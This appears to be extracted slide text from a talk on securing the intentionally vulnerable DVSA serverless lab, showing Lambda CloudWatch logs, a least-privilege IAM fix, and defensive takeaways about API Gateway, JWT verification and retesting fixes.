
Filter events - press enter to search Clear 1m 30m 1h 12h Custom UTC timezone Display

Timestamp	Message
No older events at this moment. Retry	
2026-05-04T18:27:29.412Z	INIT_START Runtime Version: python:3.8.v10 Runtime Version ARN: arn:aws:lambda:us-east-1::runtime:0912068f09127669f0b620639f855761a0b70803f239506040d15c3553...
2026-05-04T18:27:29.831Z	START RequestId: 139f6ce1-291b-4835-af48-97ad024a221c Version: \$LATEST
2026-05-04T18:27:35.408Z	could not send email to: dvsa.699519901079.f4d0e4e82051706aed1d674085d0e54@secmail.com
2026-05-04T18:27:35.408Z	An error occurred (MessageRejected) when calling the SendEmail operation: Email address is not verified. The following identities failed the check in region US...
2026-05-04T18:27:35.575Z	could not send email to:
2026-05-04T18:27:35.575Z	An error occurred (InvalidParameterValue) when calling the SendEmail operation: Invalid email address .
2026-05-04T18:27:35.645Z	END RequestId: 139f6ce1-291b-4835-af48-97ad024a221c
2026-05-04T18:27:35.645Z	REPORT RequestId: 139f6ce1-291b-4835-af48-97ad024a221c Duration: 5813.82 ms Billed Duration: 626 ms Memory Size: 128 MB Max Memory Used: 90 MB Init Duration: ...
No newer events at this moment. Auto retry paused. Resume	

Fix: remove wildcard policies and grant only required actions: s3:GetObject on the receipts bucket, dynamodb:GetItem on DVSA-ORDERS-DB, ses:SendEmail, and CloudWatch logging.

The remediation pattern was defense in depth

Each fix restored a broken security assumption at the layer where the trust decision actually happens.



Verification loop

Exploit

→ **Fix**

→ **Retest**

→ **Normal
path**

Key takeaways for serverless security

The strongest controls were the ones enforced in backend and cloud layers, not only in the UI.

Frontend paths are not security boundaries

Users and attackers can call API Gateway directly.

Identity must be cryptographically verified

Decoded JWT payloads are data until signature and claims are validated.

Cloud configuration is application logic

S3 events, IAM roles, and Lambda triggers define real attack paths.

Fixes need proof

A remediation is complete only after the exploit fails and normal behavior still works.

Questions